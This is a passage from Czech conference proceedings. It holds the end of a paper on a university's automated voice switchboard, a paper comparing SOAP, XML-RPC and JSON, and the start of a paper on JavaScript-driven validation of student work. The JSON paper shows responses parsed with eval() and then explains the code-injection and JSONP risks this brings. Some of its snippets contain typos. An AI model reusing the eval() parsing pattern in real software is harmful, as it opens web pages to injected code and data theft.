Na zadání osoby se můžeme vrátit z různých míst dialogu vyřčením fráze *„nové zadání“* nebo stisknutím klávesy 0. Podobně se může nechat přepojit na operátora vyřčením *„přepojit na operátora“* nebo stisknutím klávesy 9. Jestliže automat třikrát za sebou nebude rozumět nebo uživatel třikrát nic nezadá, bude přepojen na operátora.

Zadání uživatele může vyhovovat různému počtu výsledků. Pokud automat nenalezne nikoho, nebo naopak více než 5 osob, budete požádáni o nové podrobnější zadání. Pokud systém nalezne právě jednu osobu, přesune se do menu osoby. Jinak musíte svůj dotaz upřesnit. Automat nabídne dostupné možnosti vyhovující předchozímu zadání a uživatel jednu vybere.

Jakmile je požadovaný zaměstnanec přesně identifikován, může se uživatel nechat přepojit na první číslo nalezené osoby, případně na její konkrétní telefon, či se o ní dozvědět další informace – podrobnosti.

Pokud volaná osoba nebere telefon, nebo má obsazeno, můžete zkusit volání opakovat, nebo jí zavolat na jiné číslo (má-li více telefonů), nebo se můžete vrátit na zadání osoby.

Zkratky

Vzhledem k tomu, že je dialog navržen jak pro „nezkušené uživatele“, tak i pro ty co ho mohou používat pravidelně, byly implementovány dvě zkratky, které dokáží komunikaci výrazně urychlit na nezbytné vyslovení požadavku.

Řekne-li uživatel klíčové slovo *„volat“* jako první při zadání osoby, bude rovnou přepojeni na volanou osobu a menu osoby bude vynecháno. Zde je důležité podotknout, že je nutné, aby zadání zaměstnance bylo jednoznačné a vedlo na jednu konkrétní osobu. Jinak zkratka nebude mít žádný smysl a bude třeba zadání upřesnit.

Pokud má volaný zaměstnanec více telefonních čísel (sedí na více místech), a volající ví, že ho zastihne vždy např. na druhém čísle, může si zkrátit cestu dialogem zadáním pořadí čísla jako první část promluvy, např. *„druhé číslo“*. Obě zkratky lze kombinovat, např. *„volat druhé číslo profesor Psutka“*.

Příprava dat

Cílem přípravy dat je transformovat nepříliš kvalitní data telefonního seznamu určená pro vizuální reprezentaci na data vhodná k dostatečně kvalitní hlasové reprezentaci. TTS modul musí být schopen uživatele jasně a výstižně informovat, v jaké fázi dialogu se nachází, a popsat hledanou/nalezenou osobu. Zároveň ASR modul nesmí uživatelský vstup příliš omezovat; uživatel musí mít možnost komunikovat se systémem co nejpřirozeněji.

Z telefonního seznamu používáme pole jméno, příjmení, titul před, titul za, typ funkce, popis funkce a pracoviště. Pracoviště mají v databázi telefonního seznamu hierarchickou strukturu do třetí úrovně, přičemž poslední úroveň je vždy ZČU. Pro Spojovatelku používáme nanejvýš první dvě úrovně kromě ZČU, například katedra kybernetiky, Fakulta aplikovaných věd. Dále pro rozšíření rozpoznávaných promluv je funkce zaměstnance navíc generována z pole typ funkce + druhý pád pracoviště. Například vedoucí + katedra kybernetiky je pomocí produkčních pravidel (viz dále) transformováno na vedoucí katedry kybernetiky.

Vyhledávání

Pro vyhledávání osob v telefonním seznamu bylo vybráno pět příznaků: jméno, příjmení, tituly, funkce a pracoviště. Vyhledávací dotaz musí obsahovat alespoň příjmení nebo funkci, další příznaky jsou upřesňující. Tato struktura je v databázi implementována pomocí vnořených tabulek (nested tables), kde každé z polí v záznamu osoby obsahuje seznam všech možných hodnot. Má-li osoba vyhovovat vyhledávacímu dotazu, musí být každá hodnota vrácená ASR modulem přítomna v příslušném poli.

Pro rychlé a efektivní vyhledávání, resp. rozpoznávání, je třeba ASR modulu dodat gramatiku, která, jak již bylo řečeno, uživatele příliš neomezuje, a zároveň vrací rozpoznanou nejen hodnotu, ale i typ příznaku. Například pro titul profesor dostaneme T(profesor), pro funkci rektor dostaneme F(rektor) apod. Označíme-li hranatými závorkami „[]“ nepovinnou část promluvy a svislítkem „|“ vyslovení buď levé, nebo pravé alternativy, můžeme použitou gramatiku zapsat v následující formě:

```
osoba = (
                        [funkce] [oslovení] [tituly]
                        (([jméno] příjmení) | (příjmení jméno))
                        [tituly] [funkce | pracoviště]
                )
                | funkce;
```

Nepovinné oslovení nemá na vyhledávání žádný vliv a na výstupu ASR modulu se neobjeví. Podobně jako ostatní příznaky je závislé na pohlaví osoby – viz dále. Gramatika v této podobě generuje u většiny osob tisíce akceptovatelných promluv!

Příklad gramatiky pro Josefa Psutku, vedoucího katedry kybernetiky vypadá takto:

```
[(vedoucí {F(vedoucí)}) | (vedoucí katedry kybernetiky
{F(vedoucí katedry kybernetiky)})]
[<osloveni_M>]
((cé es cé {T(cé es cé)}) | (ing {T(ing)}) |
(inženýr {T(inženýr)}) | (kandidát věd {T(kandidát věd)}) |
(profesor {T(profesor)}))*
((josef {J(josef)}) ((psutka {P(psutka)}))) |
(((psutka {P(psutka)})) [(josef {J(josef)})]))
((cé es cé {T(cé es cé)}) | (ing {T(ing)}) |
(inženýr {T(inženýr)}) | (kandidát věd {T(kandidát věd)}) |
(profesor {T(profesor)}))*
[((vedoucí {F(vedoucí)}) | (vedoucí katedry kybernetiky
{F(vedoucí katedry kybernetiky)})) | ((fakulta aplikovaných věd
{D(fakulta aplikovaných věd)}) | (katedra kybernetiky
{D(katedra kybernetiky)}))*]
```

Syntaxe je stejná jako u příkladu výše, rozpoznávány jsou promluvy mimo složené závorky. V nich se nachází řetězce, které vrátí ASR modul jako anotaci rozpoznané promluvy. Takto je tedy konkrétně realizováno značkování typu pole.

Pro prohledávání tabulky osob včetně vnořených tabulek lze v databázi Oracle použít několik variant SQL dotazů, které vedou ke stejnému výsledku. Je možné se dotazovat, zda daná položka existuje v seznamu (`'josef' IN TABLE(jmeno)`), ale z hlediska rychlosti zvítězily dotazy testující existenci výsledku. Například hledání osoby Josef Psutka je realizováno SQL dotazem:

```
SELECT * FROM spojovatelka
WHERE EXISTS (SELECT 1 FROM TABLE(jmeno) WHERE column_value =
'josef')AND EXISTS (SELECT 1 FROM TABLE (prijmeni) WHERE
column_value = 'psutka')
```

Přepis výslovnosti

Před předáním dat syntetizéru resp. rozpoznávači řeči je třeba texty přepsat do podoby, v jaké jsou vyslovována. Proces začíná tzv. normalizací textu, tedy odstraněním všech elementů, které nemají na výslovnost vliv, např. velikost písmen, interpunkce aj. Text je převeden na malá písmena a veškeré čárky, závorky, uvozovky, a jiná znaménka, jsou odstraněny. Pouze tečky jsou v textu ponechány, což je výhodné při rozepisování zkratek.

Další fáze přepisu je realizována pomocí produkčních pravidel. Ta se liší jednak v závislosti na typu příznaku a jednak v závislosti na pohlaví osoby. Přirozená je aplikace pravidel na přepis zkratek a titulů: ing. [inženýr, inženýrka]. Kromě toho je takto možné zlepšovat kvalitu dat, např. opravu překlepů, přepisovat cizí jména do české fonetické podoby (john [džon]), či generovat druhé pády (katedra [z katedry]).

Produkční pravidla jsou opakovaně použita na normalizovaný text a výsledkem je obecně více možností výslovnosti. Každá výslovnost je bodově ohodnocena podle vhodnosti přepisu. Výslovnost s nejvíce body poslouží jako vstup pro TTS jednotku, ostatní budou pouze rozpoznávány. Například titul „CSc.“ bude syntetizérem vyslovován jako „kandidát věd“, ale rozpoznán bude i expresivní výraz „cé es cé“.

Aby byly ušetřeny časy za přenosy a předávání dat mezi webovým a databázovým serverem vůbec, byla tato funkcionalita implementována v SQL balíčku. Používáme složený datový typ `PRONUNCIATION_LIST` (seznam výslovností), který uchovává jak výslovnost, tak její bodové ohodnocení. Během procesu přepisu výslovností používáme funkce `MERGE_PRONLISTS`, která sloučí dva seznamy, přičemž pokud narazí na dvě stejné položky, použije výslovnost s více body, a `CONCAT_PRONLISTS`, která připojí výslovnosti z jednoho seznamu ke druhému seznamu. Například seznam typů funkcí k seznamu druhých pádů pracovišť (například vedoucí + katedry kybernetiky). Body se během této operace sčítají.

Příklad VoiceXML dialogu

```
<?xml version='1.0' encoding='windows-1250'?>
<!DOCTYPE vxml SYSTEM "VoiceXMLInterpret-DTD20041108.dtd">
<vxml version="1.0">
<form id="inputform">
        <help>Toto je nápověda k aplikaci automatická spojovatelka
        pro zaměstnance z celé Západočeské univerzity v Plzni. Po
        zaznění tónu řekněte jméno a příjmení zaměstnance,
        případně tituly a pracoviště.<reprompt/>
        </help>
        <property name="inputmodes" value="voice"/>
        <property name="timeout" value="7" />
        <property name="silencelevel" value="4.6" />
        <property name="confidencelevel" value="0.4"/>
        <field name='person'>
              <grammar>#FILE spoj /voice.img voice</grammar>
              <prompt bargein='false'>
                      Zadejte prosím jméno zaměstnance.
                      <audio src='snd/beep.wav' />
              </prompt>
              <nomatch><prompt>Nebylo dobře rozumět.</prompt>
              <reprompt /></nomatch>
              <noinput><prompt>Nebylo nic zadáno.</prompt>
              <reprompt /></noinput>
              <nomatch count='2'><prompt>Opět bylo špatně rozumět.
              Kvalita signálu je zřejmě příliš nízká. </prompt>
              <goto next='#errmenu' /></nomatch>
              <noinput count='3'><prompt>Nebylo nic zadáno.
              </prompt> <goto next='#errmenu' />      </noinput>
        </field>
        <block>
              <submit next="specify.php?silence=4.6" method="post"
               namelist="person" />
        </block>
</form>
<menu id='errmenu'> ... </menu>
</vxml>
```

Uvedená ukázka VoiceXML dialog slouží k zadání dotazu pro vyhledání osoby. Jsou v něm robustně ošetřeny všechny alternativy, které mohou během hovoru nastat. TTS jednotka se uživatele nejprve zeptá „zadejte prosím jméno zaměstnance“. Byla-li rozpoznána konkrétní osoba (dle připojené předkompilo-

vané gramatiky), systém postoupí do další fáze přepojení. Pokud osoba rozpoznána nebyla, ať z důvodu vypršení časového intervalu (noinput), nebo z důvodu špatného signálu či nevyhovění gramatice (nomatch), je o tom uživatel náležitě informován. Pokud se ani na třetí pokus nepodaří rozpoznat konkrétní osobu, je uživateli nabídnuto menu, ve kterém má kromě hlasového vstupu též možnost komunikovat se systémem pomocí klávesnice telefonu (DTMF – Dual-tone multi-frequency), což může být užitečné při nízké kvalitě signálu či vysokém okolním hluku.

Závěr

V současné době obsahuje databáze Spojovatelky 1807 zaměstnanců Západočeské univerzity, 2 248 telefonních čísel, na která se lze dotázat dohromady cca 17,5 mil. různými promluvami. Odezva systému v reálném čase s takovýmto objemem (a především plnou podporou zadávání jména zaměstnance včetně titulů, oslovení, funkce, ...) dat svědčí o efektivním využití špičkových technologií.

Spojovatelka v současné verzi neslouží pouze k přepojování hovorů, ale dokáže uživateli nabídnout více linek, na kterých může konkrétního člověka zastihnout, poskytuje informace například adresu pracoviště vyhledané osoby.

Toto stadium aplikace představuje solidní základ pro další rozvoj. Systém by mohl zvládat nejen přepojování hovorů a podávání strohých informací, ale úplnou a přirozenou práci živých operátorek. Například by se mohl učit a pamatovat si, na kterém čísle je která osoba dostupná v určitých hodinách/dnech, a dle toho nabízet volajícímu linky k přepojení. Další přínosnou funkcí by bylo odlišení „zkušených“ a nezkušený uživatelů, tj. těch co aplikaci používají pravidelně a náhodných volajících. Pamatováním si tel. čísel volajících by tak spojovatelka mohla identifikovat pravidelné uživatele a výzvu k zadání zaměstnance minimalizovat, tak aby se čas přepojení zkrátil na nezbytně nutnou dobu.

Závěrem je nutné vyzdvihnout fakt, že se jedná o první praktickou realizaci automatické telefonní spojovatelky v tak velkém rozsahu na území České republiky.

Poděkování

Práce vznikla za finanční podpory projektu 1M0567 Ministerstva školství, mládeže a tělovýchovy České republiky.

Literatura

[1] Balentine, B., Morgan, D. *How to build a speech recognition application.* Entreprise intergration group, Inc., San Ramon : CA, 1999.

[2] Specifikace jazyka VoiceXML.
http://www.w3.org/TR/2000/NOTE-voicexml-20000505/

[3] W3C konsorcium – XML. http://www.w3c.org/XML

[4] Müller, L., Psutka, J., Šmídl, L. *Design of Speech Recognition Engine.* Brno : TSD2000, 2000.

[5] Matoušek, J., Romportl, J., Tihelka, D., Tychtl, Z. Recent Improvements on ARTIC: Czech text-to-speech system. In *INTERSPEECH 2004 – ICSLP, proceedings of the 8th International Conference on Spoken Language Processing.* Jeju Island, Korea : 2004, p. 1 933–1 936.

[6] Specifikace JSGF.
http://java.sun.com/products/java-media/speech/forDevelopers/JSGF/

JSON – jednoduchý formát k Vašim službám

Martin Čížek

E-mail: martin.cizek@orchitech.cz

Abstrakt

Formátů výměny dat existuje celá řada. Od již téměř zapomenutých až po moderní a hojně používané; od úsporných a člověkem nečitelných binárních až po velkorysé a člověkem leckdy opět téměř nečitelné textové. Formáty navržené pro největší interoperabilitu s ní leckdy mají velké problémy a bývá snazší se domluvit jednodušší řečí s menší obecností, která však pokrývá většinu potřeb komunikace. Právě takovým formátem je JSON (JavaScript Object Notation), standardizovaný v RFC 4627. Hlavní aplikace JSON je v programování webu technologií Ajax, kde představuje alternativu formátu XML, avšak lze jej využít jako formát výměny dat i jinde než na webu a s jinými jazyky než Javascriptem. Na webu je navíc spojen s určitými bezpečnostními aspekty. Protokol JSON-RPC lze využít i mimo web jako úspornou a člověkem čitelnou náhradu XML-RPC. JSON již nějakou dobu existuje a jeho vzrůstající popularitu můžeme chápat jako návrat obliby jednoduchých a účelných technologií.

1 Úvod

Příspěvek má za úkol seznámit čtenáře s formátem JSON a jeho využitím. Paradoxně však „naučit se JSON“ zde není hlavním cílem. Důležitým záměrem je překonat strach z použití jednoduchých technologií tam, kde nejsou složité potřeba, a poskytnout jistá vodítka pro volbu komunikačního protokolu. Jak ukazují příklady dále, méně je někdy více a některé komplikované standardy mohou vést k použití příslušných technologií způsobem, který je pod úrovní i méně sofistikovaných přístupů.

2 Vybrané příklady použití protokolů

Článek se zabývá jen protokoly typicky přenášenými v HTTP. Jelikož jde o hlavní transportní protokol v oblasti webu a informačních systémů, není toto omezení nijak limitující.

2.1 SOAP

SOAP je moderní protokol pro výměnu XML zpráv s několika modely fungování. Následující výpisy představují poměrně běžný dotaz a odpověď v SOAP over HTTP v nejběžnějším modelu RPC.

```
POST /test/stockquote HTTP/1.1
Host: www.orchitech.cz
Connection: Keep-Alive
Content-Type: text/xml; charset=utf-8
SOAPAction: "urn:xmethods-delayed-quotes#getQuote"
Content-Length: 652

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:ns1="urn:xmethods-delayed-quotes"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <ns1:getQuote>
      <username xsi:type="xsd:string">ceo</username>
      <password xsi:type="xsd:string">CeoSecret</password>
      <symbol xsi:type="xsd:string">ERPN</symbol>
    </ns1:getQuote>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>

HTTP/1.1 200 OK
Date: Sun, 21 Sep 2008 15:30:59 GMT
Content-Length: 556
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:ns1="urn:xmethods-delayed-quotes"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
```

```
    <ns1:getQuoteResponse>
      <Result xsi:type="xsd:float">98.43</Result>
    </ns1:getQuoteResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Za povšimnutí stojí několik vlastností:

1. podíl vlastních dat na celkové velikosti zprávy je poměrně nízký,
2. v každém směru se přenáší data složená z několika primitivních hodnot,
3. autentizační údaje jsou přenášeny na stejné úrovni jako data zprávy.

Jde o vlastnosti poměrně typické. Podíváme-li se blíže, zjistíme že:

1. Jde jednak o vlastnost XML, jednak protokol SOAP (Simple Object Access Protocol) jde proti svému názvu a jednoduchosti se velmi vzdaluje.
2. Většina zpráv v praxi je jednoduchých; přidáme-li možnost nad primitivními hodnotami postavit struktury a seznamy, je pokryta potřeba téměř každé aplikace. Naproti tomu v SOAP je flexibilita velmi velká, lze definovat nové typy i serializace, využívat nuancí jako `nil` versus neuvedený element apod. Bohužel je to na úkor jednoduchosti a interoperability implementací. A tak i s přesnou specifikaci ve WSDL se volající a volaná strana nejlépe domluví, přenáší-li se co „nejjednodušší“ data co „nejběžnějším“ způsobem.
3. Ačkoliv existují rozšíření pro autentizaci v SOAP hlavičkách a ačkoliv lze autentizovat také na HTTP vrtsvě, z důvodu jednoduchosti a interoperability je často volena možnost přenášet autentizační údaje v datech. SOAP je obsluhován protocol stacky, do nichž nemusí být snadné zasáhnout – a tak vygenerované stuby sice programátora pěkně odstiňují od celé složitosti, ale také je pak těžší zasáhnout do SOAP nebo HTTP hlaviček. Stav to samozřejmě není ideální, ale poměrně zřetelně ukazuje na to, že i s takto sofistikovaným protokolem dostává přednost splnění cíle „jakkoliv data přenést“ před korektním modelováním zpráv.

2.2 Je tedy SOAP špatný?

Není. SOAP má své nezastupitelné místo tam, kde je deployován i se svými výhodami. Tam, kde se využívá jako kompletní middleware více než individuálně defiovaná volání. Má spoustu zajímavých rozšíření jako podporu distribuovaných transakcí (WS-Transactions), plnotučné Web Services jsou stavebním blokem dalších technologií jako Enterprise Message Bus. Tam, kde je SOAP výchozí volbou prostředí, není důvod pokoušet se to měnit. Ovšem označení „snadný způsob domluvy libovolných systémů“ je spíše reklamní nálepka.

2.3 XML-RPC

XML-RPC je protokol pro vzdálená volání využívající XML pro přenos strukturovaných zpráv. Režim RPC, jak již název napovídá, je primárním cílem protokolu a v této oblasti jej lze brát jako předchůdce protokolu SOAP. Zprávy mají pevně danou strukturu dotazu, odpovědi a kódování jednotlivých typů. Na rozdíl od SOAP je zde snazší zprávy obsluhovat přímým zpracováním XML bez specializovaného protocol stacku, ačkoliv využití protocol stacků je běžné.

Následující výpisy představují poměrně běžný dotaz a odpověď v XML-RPC.

```
POST /test/quote HTTP/1.0
Content-Type: text/xml
Authorization: Basic Z3JhdHVsdWppOmtoYWNrbnV0aTotKQ==
Host: www.orchitech.net
Content-Length: 182

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
  <methodName>Quote.get</methodName>
  <params>
    <param><value><string>ERPN</string></value></param>
  </params>
</methodCall>


HTTP/1.1 200 OK
Date: Wed, 20 Aug 2008 19:30:09 GMT
Content-Type: text/xml
Content-Length: 216
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse
     xmlns:ex="http://ws.apache.org/xmlrpc/namespaces/extensions">
  <params>
    <param><value><string>98.53</string></value></param>
  </params>
</methodResponse>
```

Podíl dat na celkovém objemu zprávy je o něco větší. Pro většinu aplikací je příjemné, že všechny datové typy jsou přímou součástí standardu, který tak není problém implementovat celý. Nepříjemné naopak je, že datový typ `nil` je rozšíření, které nepodporují všechny implementace.

Pro autentizaci zde byla použita metoda HTTP Basic transportního protokolu, kterou zde můžeme chápat jako „standardnější“ řešení, neboť neexistuje

konkurenční standard přenosu autentizace přímo v XML-RPC. Samozřejmě, použitím některého protocol stacku můžeme být opět odstíněni od přenosového protokolu – s pozitivními i negativními důsledky.

2.4 CGI styl

Tento způsob komunikace je postaven přímo nad HTTP. Parametry volání se předávají v query stringu metody GET, resp. v datech POST jako typ application/x-www-form-urlencoded.

Opačným směrem se zpráva vrací v těle odpovědi. Tento způsob je velmi úsporný a efektivní, nicméně chybí reprezentace neprimitivních typů. Ve specializovaných nasazeních se však často jedná o nejefektivnější metodu.

```
GET /test/quote?symbol=ERPN HTTP/1.0
Authorization: Basic Z3JhdHVsdWppOmtoYWNrbnV0aTotKQ==
Host: www.orchitech.net

HTTP/1.1 200 OK
Date: Wed, 20 Aug 2008 19:30:09 GMT
Content-Type: text/plain
Content-Length: 5
Connection: close

99.26
```

2.5 JSON

JSON představuje velmi jednoduché, textové a člověkem snadno čitelné řešení strukturování dat. Typické použití představuje CGI-style HTTP GET v dotazu, JSON v těle odpovědi. Není náhodou, že pokračování našeho příkladu je téměř shodné jako CGI styl – primitivní hodnota se totiž v JSON kóduje opravdu jako primitivní hodnota:

```
GET /test/quote.json?symbol=ERPN HTTP/1.0
Authorization: Basic Z3JhdHVsdWppOmtoYWNrbnV0aTotKQ==
Host: www.orchitech.net

HTTP/1.1 200 OK
Date: Wed, 20 Aug 2008 19:30:09 GMT
Content-Type: text/plain
Content-Length: 7
Connection: close

(99.28)
```

Podrobněji se formátem zabývá dlaší část.

3 JSON

JSON, neboli Javascript Object Notation, je způsob inline zápisu dat v Javascriptu. Formát byl standardizován jako RFC 4627 [4].

Kromě atomických hodnot je založen jen na dvou strukturách:

- množinách dvojic klíč, hodnota – reprezentuje struktury, objekty, hashe, asociativní pole, ...,
- řazeném seznamu hodnot – reprezentuje pole, seznamy, sekvence.

Atomické hodnoty jsou čísla, řetězce a konstanty `true`, `false`, `null`. Přesnou notaci lze nalézt na [1].

Zde si ukažme jen příklad, který může reprezentovat informace sdělované Javascriptem ovládanému přehrávači videa ve WWW prohlížeči.

```
{
    "videoId": 5791,
    "info": "Vlk honi zajice",
    "sources": [ "rtsp://stream1.example.org/stream",
       "rtsp://stream2.example.org/stream" ],
    "audio": [ "cz", "ru" ],
    "subtitles": [ "en", "ru" ]
}
```

K formátu JSON také exituje návrh JSON-schema, který by měl umožnit automatickou validaci.

3.1 Serializace do JSON

Na [1] je uvedena řada implementací v různých prostředích. Formát JSON je však natolik jednoduchý, že obvyklým způsobem tvorby je renderování pomocí šablonovacího systému. Ponechme stranou, zda je to správný přístup, a ukažme si, jak lze minulý výstup získat např. pomocí JSP:

```
{
    "videoId": ${video.videoId},
    "info": <spring:escapeBody javaScriptEscape="true">
       ${video.info}</spring:escapeBody>,
    "sources": [ <c:forEach items="${video.sources}"
       var="url" varStatus="st">"${url}"${st.last
          ? '' : ', '}</c:forEach> ],
    "audio": [ <c:forEach items="${video.audios}" var="a"
       varStatus="st">${a.code}${st.last
```

```
            ? '' : ', '}</c:forEach> ],
    "subtitles": [ <c:forEach items="${video.subtitles}"
       var="s" varStatus="st">${s.code}${st.last
            ? '' : ', '}</c:forEach> ]
}
```

Poměrně nepříjemnou vlastností pro generování šablonami je, že poslední prvek seznamu nesmí být následován čárkou tak, jak jsem zvyklí např. z jazyka C. Situace je o to zrádnější. že část implementací si s tím poradí a chyba tak může zůstat skryta.

3.2 Deserializace z JSON

JSON lze zpracovat opět jednou z implemenatcí uvedených na [1] nebo vlastním parserem. V případě Javascriptu lze využít toho, že JSON je sám o sobě Javascript. Zpracování v tomto jazyce je pak velmi snadné:

```
var json = ...;
var obj = eval(json);
```

4 JSON a WWW

Nejčastějším použitím JSON je z webového prohlížeče pomocí objektu `XMLHttpRequest`.

```
var ajax = new XMLHttpRequest();
ajax.open( "GET", url + "?symbol=ERPN", true);
ajax.onreadystatechange = function () {
    if (ajax.readyState == 4) {
        if (ajax.status == 200) {
            var value = eval(ajax.responseText);
            alert("Hodnota je " + value)
        } else {
            alert( "Nastala chyba.");
        }
        ajax = null;
    }
};
```

Zůstává zde samozřejmě možnost asynchronního zpracování, vyhodnocení výsledku se děje pouhým voláním `eval()`. Příjemné je, že server dostává od prohlížeče obdobné informace jako u „standardních“ dotazů na objekty, na straně serveru jsou tedy zejména známé všechny cookies a potažmo session, v níž klient pracuje.

Dalšími možnostmi, jak přenést JSON do WWW prohlížeče je použití formulářů, iframes a dynamicky vytvářený uzlů `<sript>`.

4.1 Bezpečnostní dopady na WWW

Použití JSON na webu má jednak určité dopady v důsledku typického zpracování odpovědi a dále je zde opět stará známá otázka cross-site skriptování.

JSON a JS funkce eval()

Nejsnazší vyhodnocení JSON pomocí `eval()` využívá faktu, že JSON je platný JS kód. Právě vyhodnocení JS kódu je úlohou `eval()`. Nic tedy nebrání do JSONu propašovat libovolný JS kód (code injection). Ten se pak provede v kontextu volající stránky, kde může napáchat velké škody, například vynést citlivá data. Jednou cestou k řešení je volání jen našich – důvěryhodných skriptů. RFC 4627 [4] doporučuje validovat obsah JSON pomocí regulárního výrazu takto:

```
var my_JSON_object = !(/[^,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]/.test(
       text.replace(/"(\\.|[^"\\])*"/g, '''))) &&
   eval('(' + text + ')');
```

Cross Site Scripting

Povolení/zakázání volat služby na jiných doménách než těch, z nichž pochází volající skript, je dáno metodou, jakou je JSON přenášen. Při použití XMLHttpRequest není možné volat kód z jiné site (ačkoliv exitují jisté techniky jako proxy stránka), pomocí jiných metod jako dynamického vkládání `<script>` to lze. Je zodpovědností tvůrce WWW stránky, aby do ní nepustil škodlivé chování z venku.

4.2 JSONP

JSONP (JSON with padding) je odpovědí na nemožnost XMLHttpRequest volat jiné domény. Přístup využívá např. DOJO toolkit, nicméně jiní JSONP považují za „pojmenovaný exploit“.

Princip je jednoduchý – tag `<script>` nemá omezení na původ kódu a lze tak vkládat kód z cizích domén nebo třeba z https zdrojů do http stránek.

Do dokumentu se přes DOM API dynamicky vloží tag `<script>` se `src` vedoucím na serverem dynamicky tvořený javascript. Úkolem tohoto Javascriptu je zavolat callback na naší stránce a předat mu vygenerovaný JSON objekt.

Velký bezpečnostní problém je v tom, že zatímco JSON lze validovat a bránit se tak přítomnosti kódu v datech, zde se jedná inherentně o vkládání kódu a serveru musíme prostě důvěřovat.

Použití JSONP může vypadat následovně:

```
function handleQuote(quote) {
    alert(quote);
}
var calledUrl = url ? "jsonp=handleQuote&symbol=ERPN";
calledUrl += "&" + new Date().getTime().toString(); // prevent caching
var script = document.createElement("script");
script.setAttribute("src", calledUrl);
script.setAttribute("type", "text/javascript");
document.body.appendChild(script);
```

Očekávaná odpověď serveru je ve formátu:

```
handleQuote(75.6);
```

5 Porovnání s XML

JSON bývá často srovnáván s XML. Ačkoliv se najde spousta veličin jako množství ušetřených byte přenosového pásma, počtu nezmařených cyklů CPU, snadnosti přečíst data člověkem, hlavní rozdíl je v účelu. XML je značkovací jazyk pro co nejobecnější použití a je tedy podstatně složitější. JSON je jednoúčelový formát pro výměnu zpráv. Co se týče nabízených možností, pro většinu aplikací jsou v podstatě ekvivalentní. Většina datových typů je postavena nad řetězci, žádný z formátů nemá dobrou podporu přenosu binárních dat, obvykle se používá kódování do base64.

6 JSON-RPC

JSON-RPC je jednoduchý protokol pro vzdálená volání. Zprávy jsou tří typů – dotazy, odpovědi a notifikace; všechny ve formátu JSON.

Každý dotaz je tvořen JSON objektem s následujícími vlastnostmi:

method – název metody/funkce/služby, která se má vykonat,

params – JSON pole s argumenty volané metody,

id – identifikátor dotazu, slouží ke spárování odpovědi.

Každá odpověď je tvořena JSON objektem s následujícími vlastnostmi:

result – výsledek volání metody, musí být `null` v případě, že při volání došlo k chybě,

error – objekt s informacemi o chybě, pokud vznikla; musí být `null` v případě, že při volání nedošlo k chybě,

id – identifikátor dotazu.

Notifikace jsou speciální dotazy, které nemají odpověď. Od dotazů se odlišují tím, že `id` musí být `null`.

6.1 JSON-RPC over HTTP

JSON-RPC [5] je obousměrný protokol, kdy dotazy a notifikace může kdykoliv posílat navazující i navázaná strana spojení. To je poměrně přímočaré v případě trvajících TCP/IP spojení, nicméně v nejčastějším případě – použití HTTP – je situace poněkud pestřejší.

Kvůli obousměrnosti JSON-RPC a jednosměrnosti HTTP může být komunikace rozprostřena i přes několik HTTP dotazů.

Klient může poslat najednou několik dotazů, notifikací a odpovědí zasláním HTTP POST s několika JSON objekty typu dotaz, resp. notifikace, resp. odpověď.

Server musí poslat odpovědi na všechny dotazy a může současně poslat své dotazy a notifikace. Klient v takovém případě musí poslat odpovědi v novém HTTP post dotazu.

Klient též může poslat prázdný HTTP POST, aby mu server mohl poslat své aktuální dotazy a notifikace (polling).

Za správný lze považovat přístup tvůrců standardu k ošetření nevalidních dotazů a odpovědí. Nevalidní dotazy totiž musí být „zodpovězeny“ uzavřením spojení a obdržení nevalidní odpovědi znamená pád všech nezodpovězených dotazů.

7 Shrnutí

JSON dokáže zaujmout svou jednoduchostí a účelností. Je sympatické, že po období prosazování stále komplexnějších řešení se do středu zájmu dostal jednoduchý formát. Asi by si jinak takovou pozornost nezasloužil, ale v kontrastu se snahou bez rozmyslu prosazovat co nejsložitější přístupy má povyk okolo něj svůj smysl.

Literatura

[1] *json.org* http://www.json.org/

[2] *Wikipedia – JSON* http://en.wikipedia.org/wiki/JSON

[3] *Remote JSON – JSONP*
http://bob.pythonmac.org/archives/2005/12/05/remote-json-jsonp/

[4] *RFC 4627: The application/json Media Type for JavaScript Object Notation (JSON)* http://tools.ietf.org/html/rfc4627

[5] *Specifikace JSON-RPC* http://json-rpc.org/wiki/specification

Praktické užití skriptovacího jazyka v Javovské aplikaci – validátor studentských prací

Lukáš Valenta

E-mail: lvalenta@kiv.zcu.cz

Abstrakt

Interpretované jazyky a speciální jejich podmnožinu – scriptovací jazyky – lze používat jako silné nástroje, poskytující aplikacím napsaným v kompilovaných jazycích mimo jiné schopnost doprogramování určité funkčnosti bez nutnosti rekompilace celé aplikace. V tomto článku je popsáno použití JavaScriptové implementace Rhino v projektu tzv. „Validačního serveru“ – aplikace pro automatickou kontrolu studentských samostatných prací. Příspěvek je orientován zcela praktickým směrem – na příkladech z programu budou ilustrovány jak možnosti, které integrace scriptovacího jazyka nabízí, tak i úskalí tohoto řešení. Rhino umožňuje snadné propojení typů a proměnných JavaScriptové oblasti s třídami a instancemi v Javě. Aplikace je tak se scriptem provázána oběma směry – ona může spouštět scripty, ale i script může využít funkcionalitu, která je naprogramována v Javě.

1 Úvod

Scriptovací jazyk JavaScript je notoricky znám svým užitím ve webových prohlížečích. V tomto článku bude představeno méně tradiční použití tohoto jazyka. Na Katedře informatiky a výpočetní techniky, Západočeské univerzity v Plzni byl vytvořen systém pro automatickou kontrolu studenty odevzdávaných prací. Samotný proces kontroly (validace) je řízen právě JavaScriptem.

